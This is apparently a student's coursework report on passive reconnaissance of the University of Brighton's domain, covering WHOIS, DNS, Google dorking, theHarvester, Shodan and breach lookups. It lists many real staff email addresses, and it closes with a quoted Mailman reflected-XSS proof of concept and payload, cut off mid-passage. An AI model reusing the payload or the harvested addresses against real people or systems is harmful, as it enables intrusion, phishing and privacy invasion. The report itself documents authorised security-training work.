

Network Penetration Testing

CRN: 50250

Passive Reconnaissance Test Report

Computer Science with Cyber Security

George Wilkinson

@00677611

CHC119

Table of Contents

Introduction.....	3
Reconnaissance Actions.....	4
1. WHOIS Lookup.....	4
Vulnerabilities.....	4
Impacts.....	4
2. DNS Enumeration.....	5
Vulnerabilities.....	6
Impacts.....	6
3. Google Dorking.....	7
Vulnerabilities.....	9
Impacts.....	9
4. Email and IP Discovery via theHarvester.....	10
Vulnerabilities.....	11
Impacts.....	11
5. ASN Validation.....	12
Vulnerabilities.....	12
Impacts.....	13
6. Public IP Insight via Shodan.....	14
Vulnerabilities.....	15
Impacts.....	15
7. Breach Information Retrieval.....	16
Vulnerabilities.....	17
Impacts.....	17
8. Exploring robots.txt.....	18
Vulnerabilities.....	18
Impacts.....	18
9. Vulnerability Identification via GHDB.....	18
Vulnerabilities.....	19
Impacts.....	19
10. Social Media Profiling.....	20
Vulnerabilities.....	21
Impacts.....	21
Combining Tests.....	21
Recommendations.....	21
Appendix.....	24
Technologies and Platforms:.....	24
Command Chronology:.....	24
Search Chronology:.....	24
Explicit Vulnerabilities:.....	24
Test Scopes:.....	24
Glossary.....	25

Introduction

In this report, I will be executing my passive reconnaissance tests, consisting of OSINT web tools, and command line tools, as defined in the Rules of Engagement (RoE), on the University of Brighton, at **brighton.ac.uk**. I have tried to keep this report as short and informative as possible, in order to both convey the more important parts of my findings, but also for the sake of brevity. Fundamentally, this means I should not be showing any supplementary screenshots of findings out of scope, but rather explaining that they are so. This will provide a more concise and readable report, by stripping out-of-scope content and including useful information even if it may not lead to a vulnerability.

I will be listing firstly the findings from the screenshots supplied by the reconnaissance test, the vulnerabilities – if any, found by the test, and finally the impact of the test on my report.

At the end of this report, I will list the actions that could be taken, and the fix that should be carried out to ensure the action can not be taken.

An appendix containing technologies, commands and searches can be found at the foot of this document, alongside a glossary of any acronyms used consistently in the report.

Reconnaissance Actions

1. WHOIS Lookup

```
boris@boris-ThinkPad-T480:~$ whois brighton.ac.uk

Domain:
    brighton.ac.uk

Registered For:
    University of Brighton

Domain Owner:
    University of Brighton

Registered By:
    Jisc Services Limited

Servers:
    dns0.bton.ac.uk 194.83.112.10
    dns1.bton.ac.uk
    ns4.ja.net

Registrant Contact:
    DNS Hostmaster

Registrant Address:
    Network Services
    Watts Building
    Lewes Road
    Brighton
    BN2 4GJ
    United Kingdom
    +44 1273 64 2663 (Phone)
    +44 1273 64 2666 (FAX)
    ServiceDesk@brighton.ac.uk

Renewal date:
    Sunday 17th May 2026

Entry updated:
    Saturday 17th February 2024

Entry created:
    Friday 7th November 2003
```

WHOIS on the base domain clearly shows us that the domain is registered to Jisc Services; a digital IT service provider for universities in the UK. This tells me that they will also be using the JANET network. Having the DNS servers here is useful, however not comprehensive. The only other important information is the physical location of the registrar in the WHOIS record, showing me that Network Services at Brighton are located in the Watts Building on Lewis Road, alongside their service desk email. While the ASN is not listed here, we can find Jisc's ASN later.

Vulnerabilities

No vulnerabilities resulted from my findings, WHOIS information is better suited to aid with other reconnaissance.

Impacts

IP, registrant, DNS servers, renewal date, etc. are all useful things to know for the future, and worth noting. Also, knowing the renewal date could prove useful for any attacks if not auto-renewed.

2. DNS Enumeration

```
boris@boris-ThinkPad-T480:~$ dig brighton.ac.uk A
; <<>> DiG 9.18.28-0ubuntu0.24.04.1-Ubuntu <<>> brighton.ac.uk A
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 12649
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 23

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 65494
;; QUESTION SECTION:
;brighton.ac.uk.                IN      A

;; ANSWER SECTION:
brighton.ac.uk.                272     IN      A      185.18.139.126
```

From dig on the A record (185.18.139.126), I obtained the IP address for the webserver of brighton.ac.uk, which will be useful in later tests to find out information on their webserver;

```
boris@boris-ThinkPad-T480:~$ dig brighton.ac.uk MX
; <<>> DiG 9.18.28-0ubuntu0.24.04.1-Ubuntu <<>> brighton.ac.uk MX
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 5805
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 19

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 65494
;; QUESTION SECTION:
;brighton.ac.uk.                IN      MX

;; ANSWER SECTION:
brighton.ac.uk.                198     IN      MX      10 mxh-004c6901.gslb.pphosted.com.
brighton.ac.uk.                198     IN      MX      10 mxa-004c6901.gslb.pphosted.com.
```

and from the MX record, their Mail Server domain names, which are hosted by Microsoft (pphosted is M365).

```
boris@boris-ThinkPad-T480:~$ nslookup -query=ANY brighton.ac.uk
Server: 127.0.0.53
Address: 127.0.0.53#53

Non-authoritative answer:
brighton.ac.uk
origin = dns0.brighton.ac.uk
mail addr = hostmaster.brighton.ac.uk
serial = 2024120301
refresh = 21600
retry = 7200
expire = 2419200
minimum = 86400
brighton.ac.uk nameserver = dns1.brighton.ac.uk.
brighton.ac.uk nameserver = ns4.ja.net.
brighton.ac.uk nameserver = dns0.brighton.ac.uk.
brighton.ac.uk nameserver = dns2.brighton.ac.uk.
brighton.ac.uk mail exchanger = 10 mxb-004c6901.gslb.pphosted.com.
brighton.ac.uk mail exchanger = 10 mxa-004c6901.gslb.pphosted.com.
brighton.ac.uk text = "QuoVadis=8df00e71-39de-4d80-9237-fa35f936da42"
brighton.ac.uk text = "BBFFFE9A-9266-4613-AC07-7097A3D10D99"
brighton.ac.uk text = "have-i-been-pwned-verification=d78f0236b45abd31466dedebdacb07fc"
brighton.ac.uk text = "workplace-domain-verification=9d227889-178c4de8-a188-f8bacd735f92"
brighton.ac.uk text = "google-site-verification=XBPTOSBwew2fF57DgFVwROiKP-NAWjShZIgkGSG-gpk"
brighton.ac.uk text = "apple-domain-verification=elwB8yRw0qiAPkrU"
brighton.ac.uk text = "google-site-verification=TpffaNzy8iefsNjMI088PavBJqm4R_yP5Aqa-7sCsc0"
brighton.ac.uk text = "atlassian-domain-verification=PRgbQGm8FU6LJC7spu/GBj0aPYEfToikKw2/b//dY7o22gQ
PpZmzHasmD1UxdD9u"
brighton.ac.uk text = "v=spf1 ip4:194.81.203.1/24 include:spf-004c6901.pphosted.com include:mh.black
board.com include:hosted-spf.haplo-services.com ip4:168.245.64.54 include:spf2.brighton.ac.uk ~all"
brighton.ac.uk text = "MS=ms81693979"
brighton.ac.uk text = "adobe-idp-site-verification=68fad2cc71ca8860c94ef1bcb010a440c3410d9326ef4e88
3a12df79ba32c98"
brighton.ac.uk naptr = 100 10 "s" "x-eduroam:radius.tls" "" _radsec.tcp.roaming.ja.net.
Name: brighton.ac.uk
Address: 185.18.139.126
brighton.ac.uk rdata_257 = 0 issue "sectigo.com"
brighton.ac.uk rdata_257 = 0 issue "amazon.com"
brighton.ac.uk rdata_257 = 0 issue "godaddy.com"
brighton.ac.uk rdata_257 = 0 issue "letsencrypt.org"
```

Using nslookup, I can see all records from my cached DNS server, including TXT records. While I could have used dig to get all records, the output of nslookup is cleaner and easier to parse.

Personally, from these results, I see nothing of import; their mailserver is hosted by Microsoft (pphosted), nameserver is on JANET, and all TXT records are not interesting, mostly being verification headers. However, if in the case an SPF, DKIM or DMARC records are invalid, this could allow for a phishing and/or email spoofing attack due to mail validation being incorrect.

Vulnerabilities

No vulnerabilities found, only vulnerabilities that could be found would stem from active reconnaissance with a DNS zone switch, but it is unlikely to be possible since Jisc provides their DNS server.

Impacts

DNS servers, Mail Servers, TXT records for SPF records, and the webserver IP address are all extremely useful as foundations for subsequent reconnaissance.


3. Google Dorking

Index of /__data/assets

[ICO]	Name	Last modified	Size	Description
[DIR]	Parent Directory		-	
[DIR]	design_area_menu_stalks/	20-Apr-2012 16:13	-	
[DIR]	ees_login_design/	02-Aug-2010 15:05	-	
[DIR]	excel_doc/	16-Oct-2014 11:26	-	
[DIR]	file/	01-Feb-2013 13:41	-	
[DIR]	flv_file/	12-Mar-2010 12:04	-	
[DIR]	image/	18-Mar-2009 20:55	-	
[DIR]	js_file/	27-Apr-2012 12:09	-	
[DIR]	login_design/	02-Mar-2009 10:17	-	
[DIR]	mp3_file/	15-Aug-2013 08:46	-	
[DIR]	password_change_design/	02-Mar-2009 10:17	-	
[DIR]	pdf_file/	04-Aug-2009 16:06	-	
[DIR]	powerpoint_doc/	10-Oct-2017 10:58	-	
[DIR]	rtf_file/	19-Jul-2011 14:40	-	
[DIR]	text_file/	23-Nov-2011 23:13	-	
[DIR]	thumbnail/	27-Jul-2010 11:10	-	
[DIR]	video_file/	26-Oct-2018 11:20	-	
[DIR]	word_doc/	12-Feb-2018 11:07	-	

Apache/2.2.15 (Red Hat) Server at arts.brighton.ac.uk Port 80

Using the Google search `site:brighton.ac.uk intitle:"index of"` I was able to find an Apache static file cdn of **arts.brighton.ac.uk**, with lists of PDFs, Images, login designs, and other files at http://arts.brighton.ac.uk/__data/assets/. Although the login design directories are empty, I *could* have made a scraper to grab all the files from this directory and inspected them for any potentially important information. The only caveat to this is the age of the files in the Index, ranging from 15 to 7 years old, information, if any, is outdated at best.



```

-<url>
-<loc>
  https://www.brighton.ac.uk/about-us/news-and-events/news/2014/09-26_grant-to-reduce-sexually-transmitted-infections.aspx
</loc>
<lastmod>2018-08-13T11:28:36.0000000Z</lastmod>
<changefreq>weekly</changefreq>
<priority>0.5</priority>
</url>
-<url>
-<loc>
  https://www.brighton.ac.uk/about-us/news-and-events/news/2014/10-31_80,000-award-to-improve-cancer-treatment.aspx
</loc>
<lastmod>2024-02-14T10:24:52.0000000Z</lastmod>
<changefreq>weekly</changefreq>
<priority>0.5</priority>
</url>
-<url>
-<loc>
  https://www.brighton.ac.uk/about-us/news-and-events/news/2014/04-14_13,000-raised-by-transplant-graduate.aspx
</loc>
<lastmod>2017-09-11T14:08:43.0000000Z</lastmod>
<changefreq>weekly</changefreq>
<priority>0.5</priority>
</url>
-<url>
-<loc>
  https://www.brighton.ac.uk/about-us/news-and-events/news/2014/index.aspx
</loc>
<lastmod>2017-11-06T15:49:59.0000000Z</lastmod>
<changefreq>weekly</changefreq>
<priority>0.5</priority>
</url>
-<url>

```

While useless, I thought it interesting that the sitemap is on Google, since it shouldn't be crawlable. This contains a list of the "useful" pages of their website, which are primarily announcements with no sensitive or important information.

The screenshot shows a Google search interface with the query "site:brighton.ac.uk \"mailing\"". The search results are displayed on a dark background. The first result is from the University of Brighton, titled "An insight into Pinterest and its successful email marketing ...", dated 30 Oct 2014. The snippet mentions "mailing" and "e-mailing". The second result is also from the University of Brighton, titled "Create a lists.brighton.ac.uk Mailing List", with a snippet explaining how to create a new mailing list.

Google

site:brighton.ac.uk "mailing"

All Images Videos Shopping News Maps Web : More Tools

University of Brighton
https://blogs.brighton.ac.uk › 2014/10/30 › an-insight-in...
An insight into Pinterest and its successful email marketing ...
30 Oct 2014 — ... **mailing** they could. As reported by the article there are various ways in which small business can make e-**mailing** their customers successful.

University of Brighton
https://lists.brighton.ac.uk › mailman › create
Create a lists.brighton.ac.uk Mailing List
You can create a new **mailing** list by entering the relevant information into the form below. The name of the **mailing** list will be used as the primary address for ...

lists.brighton.ac.uk Mailing Lists

Welcome!

There currently are no publicly-advertised [Mailman](#) mailing lists on lists.brighton.ac.uk. To visit the general information page for an unadvertised list, open a URL similar to this one, but with a '/' and the list name appended.

List administrators, you can visit [the list admin overview page](#) to find the management interface for your list.

If you are having trouble using the lists, please contact mailman@brighton.ac.uk.



Interestingly, on page 2 of Google with this search, I seem to have found a mailing list service using mailman. This could provide limitless possibilities for social engineering attacks combined with a potential vulnerability in this system; reading the page, it seems that purely visiting a page like <https://lists.brighton.ac.uk/mailman/listinfo/listname>, would just allow me to view it. Unfortunately, the only crawled folders when searching for the subdomain in google are 5 old mailing lists from around 10 years ago, likely from before mailman was used. A solution without any external tools or future investigation could be to try common or likely names. Some I tried include: '0, 1, brighton, reception, all, library, mail, halls', with no luck. A bash script could also brute force this over a long period of time, but is likely not worth the effort, and finding a vulnerability in Mailman may be more liable to work.

Vulnerabilities

Indexed Apache CDN could have information regarding internal policies or similar, but the download of potentially sensitive files that are not listed on a normal webpage from this web directory would no longer classify as passive reconnaissance. However, browsing the CDN would appear as normal traffic.

Mailman, the university's mailing list, is not password protected to view mailing lists.

Impacts

Potentially sensitive policy information could be used to further gain information on internal discussions and conversations about infrastructure.

Mailman's insecure oversight could prove detrimental if a mailing list name was brute forced or calculatedly guessed. Since the mailing lists are not secured, any configuration or options of the mailing list could also be interacted with.

4. Email and IP Discovery via theHarvester

```
boris@boris-ThinkPad-T480:~/theHarvester$ python3.11 theHarvester.py -d brighton.ac.uk -l 500 -b yahoo
Read proxies.yaml from /home/boris/.theHarvester/proxies.yaml
*****
*                                     *
* theHarvester 4.7.0                 *
* Coded by Christian Martorella      *
* Edge-Security Research             *
* cmartorella@edge-security.com      *
*                                     *
*****

[*] Target: brighton.ac.uk

[*] Searching Yahoo.

[*] No IPs found.

[*] Emails found: 123
-----
a.barnes2@brighton.ac.uk
a.denmead@brighton.ac.uk
a.viljoen@brighton.ac.uk
a.w.b.keeffe@brighton.ac.uk
accommodation@brighton.ac.uk
admission@brighton.ac.uk
advancedengineering@brighton.ac.uk
agentapps@brighton.ac.uk
aldrichsas@brighton.ac.uk
alumni@brighton.ac.uk
b.flaherty2@brighton.ac.uk
bapracticelearningleads@brighton.ac.uk
beepurple@brighton.ac.uk
bream@brighton.ac.uk
```

From theHarvester, I was able to find 123 emails registered to the base domain from yahoo, meaning they are very likely staff emails. This will be very useful later in the report when executing my social recon to find social accounts. I tried Baidu and Brave, but they turned up no results not found in yahoo's. I attempted to use Intelx as a source too, but I couldn't get theHarvester to utilise my API key, and will use Intelx independently later.

```
[*] Hosts found: 36
-----
accommodation.brighton.ac.uk
activate.brighton.ac.uk
attendance.brighton.ac.uk
blogs.brighton.ac.uk
bream-review.brighton.ac.uk
bream.brighton.ac.uk
careersconnect.brighton.ac.uk
confirm.brighton.ac.uk
cris.brighton.ac.uk
eat.brighton.ac.uk
evsipr.brighton.ac.uk
exhibitions.brighton.ac.uk
halls.brighton.ac.uk
integrations.brighton.ac.uk
jobs.brighton.ac.uk
libguides.brighton.ac.uk
my.brighton.ac.uk
myinfo.brighton.ac.uk
mystudies.brighton.ac.uk
myview.brighton.ac.uk
osccagnt.brighton.ac.uk
print.brighton.ac.uk
research.brighton.ac.uk
researchdata.brighton.ac.uk
researchers.brighton.ac.uk
screenarchive.brighton.ac.uk
servicedesk.brighton.ac.uk
shop.brighton.ac.uk
shs.brighton.ac.uk
sid.brighton.ac.uk
sport.brighton.ac.uk
staffmail.brighton.ac.uk
sts.brighton.ac.uk
studentcentral.brighton.ac.uk
studentview.brighton.ac.uk
uni.brighton.ac.uk
```

theHarvester also gave me all the subdomains for brighton.ac.uk crawled on yahoo. None of the interesting domains are open and are all OAuth protected with nothing to find, but the list is useful to have.

Vulnerabilities

No explicit vulnerabilities found from theHarvester.

Impacts

The listing of subdomains could be potentially detrimental if any accidentally indexed subdomains are listed. Listing of emails also may be important, they are not explicitly sensitive, however when combined with (for example) leaks, associated passwords, home addresses, etc. could be found.

5. ASN Validation

- **Test Name:** IP Range Verification
 - Use BGPView or HE's BGP Toolkit to confirm:
 - ASN-to-IP mapping accuracy.
 - Subnet ranges associated with the organization.
 - Identify any unusual address ranges or overlaps.

185.18.139.126

Announced By		
Origin AS	Announcement	Description
<u>AS60885</u>	<u>185.18.139.0/24</u>	Zengenti

Address has 0 hosts associated with it.

Interestingly, UoB's IP address is not announced by Jisc's ASN like the WHOIS record would have me believe. Rather being announced my Zengenti, who specialise in content management systems using Contensis, which UoB is likely using. Looking at Jisc's list of supported registrars however, we can see that Zengenti is on the list (*List of Registrars / Jisc Community*, 2024), likely providing allocation for UoB's webserver. Additionally, on UoB's privacy notice (*Privacy Notice for Enquirers*, 2023), they list Zengenti as the host for their CMS using Contensis, as previously hypothesised.

Rank	Description	IPv6	Peer
1	Cogent Communications 		<u>AS174</u>
2	Level 3 Parent, LLC 		<u>AS3356</u>
3	Sprint 		<u>AS1239</u>

Purely for the sake of documenting, the peers of Zengenti are listed above, this will prove useful in any traceroutes to visualise and track BGP hops to better understand how packets flow from one end to UoB.

Prefix	Description	Visibility
<u>185.18.136.0/24</u>	Genetics Ltd. 	100% 638/638
<u>185.18.137.0/24</u>	Genetics Ltd. 	100% 638/638
<u>185.18.138.0/24</u>	Genetics Ltd. 	100% 638/638
<u>185.18.139.0/24</u>	Zengenti 	100% 637/638

Zengenti owns a sizable amount (in 2024) of v4 addresses under 185.18.139.0/24, and likely renting 3 more /24 prefixes from Genetics Ltd. Uninteresting, but potentially useful to define prefixes announced by the AS.

Vulnerabilities

ASN information would not provide any vulnerabilities, however the discovery of peers could show the flow of data between Brighton University and their upstreams.


Impacts

Knowledge of peering information could allow for BGP hijacking, permitting the redirection of traffic, denial of service, etc. (Improta & Sani, 2019)

6. Public IP Insight via Shodan


TOTAL RESULTS	
6	
TOP PORTS	
53	2
465	2
587	2

Unfortunately, Shodan does not provide any useful information, since 53 is the DNS port, and 465 / 587 are both mail ports. As I previously established, UoB's mail is handled by Microsoft, and as expected is all encrypted in transmission, entries here are of no import.



The image shows a Shodan search result for the IP address 194.83.112.53. The top section displays the IP address in large text, with a map of Brighton in the background. Below the IP address, there are two buttons: "Regular View" and "> Raw". The main section is titled "General Information" and contains a table of details.

Hostnames	dns2.brighton.ac.uk
Domains	BRIGHTON.AC.UK
Country	United Kingdom
City	Brighton
Organization	University of Brighton
ISP	Jisc Services Limited
ASN	AS786



The DNS(port 53) entries however, do reveal that Jisc seemingly announces their DNS IP allocation (194.83.112.53), just not their webserver domain allocation. This would prove very difficult to follow through in an active reconnaissance stage due to Jisc's investment and size (and my skill).

Vulnerabilities

Shodan has not provided me with any potential vulnerabilities I have not already discovered

Impacts

As with dig, DNS information could allow for a zone switch, listing all internal DNS information on the university's network, however unlikely.

7. Breach Information Retrieval

- **Test Name:** Employee Breach Impact Assessment
 - Search for the company's domain and employee email addresses on:
 - HavelBeenPwnd for known breach instances.
 - Intelx or Phonebook.cz for associated breach metadata.
 - Analyze results for potential exposure, such as leaked passwords.

IntelligenceX

About Product Blog Tools Integrations Account Logout

brighton.ac.uk Search Advanced

3eae6203.fda0944@brighton.ac.uk	3eae6217.5bb82030@brighton.ac.uk	3eae62e5.7dc58f90@brighton.ac.uk	3ec0ba73.8ea868ec@brighton.ac.uk
4atuke.darling@brighton.ac.uk	4b30e2a5.9080405@brighton.ac.uk	6b4.2a4.p1a8tel@brighton.ac.uk	79cf4e4ce810621279e944f5654c192f@brighton.ac.uk
854ovdh0n6.fsf@brighton.ac.uk	85bpt6z77y.fsf@brighton.ac.uk	85ocxa44/8.fsf@brighton.ac.uk	85wsby44tu.fsf@brighton.ac.uk
85z60qqh.fsf@brighton.ac.uk	86pk6mi1h.fsf@brighton.ac.uk	90ad1185fec183b489b504e887c1256e@brighton.ac.uk	a.a.hamie@brighton.ac.uk
a.a.wilson@brighton.ac.uk	a.adderly@brighton.ac.uk	a.atxentiou@brighton.ac.uk	a.asha@brighton.ac.uk
a.b.parkinson@brighton.ac.uk	a.bah@brighton.ac.uk	a.barnes2@brighton.ac.uk	a.bassett@brighton.ac.uk
a.benn@brighton.ac.uk	a.birch@brighton.ac.uk	a.bird@brighton.ac.uk	a.bishop@brighton.ac.uk
a.bliss2@brighton.ac.uk	a.boddington@brighton.ac.uk	a.bone@brighton.ac.uk	a.boyes@brighton.ac.uk
a.brimble@brighton.ac.uk	a.burden@brighton.ac.uk	a.burt@brighton.ac.uk	a.c.robas@brighton.ac.uk
a.c.robias@brighton.ac.uk	a.c.terrant@brighton.ac.uk	a.c.trimm@brighton.ac.uk	a.c.walsh@brighton.ac.uk
a.carney@brighton.ac.uk	a.carpenter@brighton.ac.uk	a.carroll@brighton.ac.uk	a.cerqueira@brighton.ac.uk
a.charnon@brighton.ac.uk	a.chauhan@brighton.ac.uk	a.chernov@brighton.ac.uk	a.church@brighton.ac.uk
a.cilliers@brighton.ac.uk	a.collett@brighton.ac.uk	a.crabb@brighton.ac.uk	a.cundy@brighton.ac.uk
a.d.black@brighton.ac.uk	a.d.crowe@brighton.ac.uk	a.d.j.overall@brighton.ac.uk	a.d.m.curtis@brighton.ac.uk
a.d.mcinnis@brighton.ac.uk	a.d.webb@brighton.ac.uk	a.d.willows@brighton.ac.uk	a.demir@brighton.ac.uk
a.dillon@brighton.ac.uk	a.donald@brighton.ac.uk	a.e.piroozfar@brighton.ac.uk	a.e.solley@brighton.ac.uk
a.e.tallent@brighton.ac.uk	a.e.workman@brighton.ac.uk	a.elwardany@brighton.ac.uk	a.esculapio@brighton.ac.uk

Found 1000+ Text Files, 1000+ PDF Files, 960 Email Files, 127 Pastes, 78 CSV Files, 13 Website HTMLs, 5 Excel Files

Buckets

- ☒ Pastes PRO
- ☒ Darknet: Tor PRO
- ☒ Darknet: I2P PRO
- ☒ Whois PRO
- ☒ Usenet PRO
- ☐ Leaks PRO
- ☐ Leaks COMB PRO
- ☐ Stealer Logs PRO
- ☒ WikiLeaks
- ☒ Public Leaks
- ☒ Dumpster
- ☒ Sci-Hub

One of the more powerful tools I am using, Intelx, provides a very large amount of data from leaks. Putting brighton's domain into it, and enabling phonebook.cz, I can find every single email ever mentioned in the parameters used. Collating these in a text file, I now have a list of every email on brighton.ac.uk. From these leaks, I have found password leaks, sql database leaks, linkedin account leaks, all of which interesting, and will not be screenshotted in here, since it could be very sensitive information I have not stored on my machine. One email (wont be listed for privacy and ethical reasons, even if legal and public) appeared more often than most in these breaches; putting this email in to HavelBeenPwnd, it is included in 9 different data breaches. Spam Lists, Apollo, Verifications.io, Intelimost, PDL, Zynga, Nitro, Gravatar, and SOCRadar. Searching for specifically their email, I can only find rDNS zones associated with their email, and PDF research paper leaks. With paid Intelx Pro, there are all of the leaks I listed above, including home addresses, phone numbers, passwords, etc. which could be found seperately, but is out of scope.

I could not find any personal information on any associated emails or using any domains due to this, since I would have to use other methods and repositories not defined in the RoE.

Vulnerabilities

Limited by funding or RoE, personal sensitive information of employees **is** listed on Intelx as data breaches, including passwords, home addresses, etc.

Impacts

Discovering PII of employees could be of massive detriment, permitting social engineering, physical phishing mail impersonating the university, personal account logins, etc.

8. Exploring robots.txt

```
User-agent: *  
Disallow: /_design/razorviews  
Disallow: /_design/page-templates  
Disallow: /_backup  
Disallow: /_design/html-snippets  
Disallow: /_design/includes  
Disallow: /_dev  
Disallow: /_forms  
Disallow: /_issu_embeds  
Disallow: /_proxy  
Disallow: /_video_embeds  
Disallow: /studying-here/find-a-course/index.aspx
```

UoB's robots.txt is very unfortunately of no importance. All pages listed here either have no HTTPS response, or are devoid of any useful information to me. I was hoping to find something more interesting, but since their sitemap.xml was not even in here and is crawlable – it makes sense. As expected in Stage 1 RoE, this was not useful to me, however it could have been.

Vulnerabilities

Robots.txt provided me with no vulnerabilities unfortunately

Impacts

No impacts of knowledge of the robots.txt file.

9. Vulnerability Identification via GHDB

- **Test Name:** Web Server Service Exploit Detection
 - Search for services (e.g., software version, platform) using Google Hacking Database queries.
 - Correlate discovered vulnerabilities with known CVEs (Common Vulnerabilities and Exposures).

```
# Title: Mailman 1.x > 2.1.23 - Cross Site Scripting (XSS)
# Type:      Reflected XSS
# Software:   Mailman
# Version:    >=1.x <= 2.1.23
# Vendor Homepage: https://www.list.org
# Original link: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-5950
# POC Author: Valerio Alessandroni
# Date:       28/10/2020
# Description: Cross-site scripting (XSS) vulnerability in the web UI in Mailman before 2.1.26
allows remote attackers to inject arbitrary web script or HTML via a user-options URL.
#
# https://127.0.0.1/cgi-bin/mailman/options/[LIST]/[EMAIL][XSS]
# Which [LIST] is a valid list, [EMAIL] is a valid email and [XSS] is the payload
#
# For this POC I used the following payload
# CVE: CVE-2018-5950

"accesskey%3d"x"onclick%3d>alert`XSS`"

# Due the payload is loaded inside an HIDDEN INPUT TYPE, until today the only way to trigger the
malicious code is via the accesskey attribute.
# An URL Encoded version of the payload is

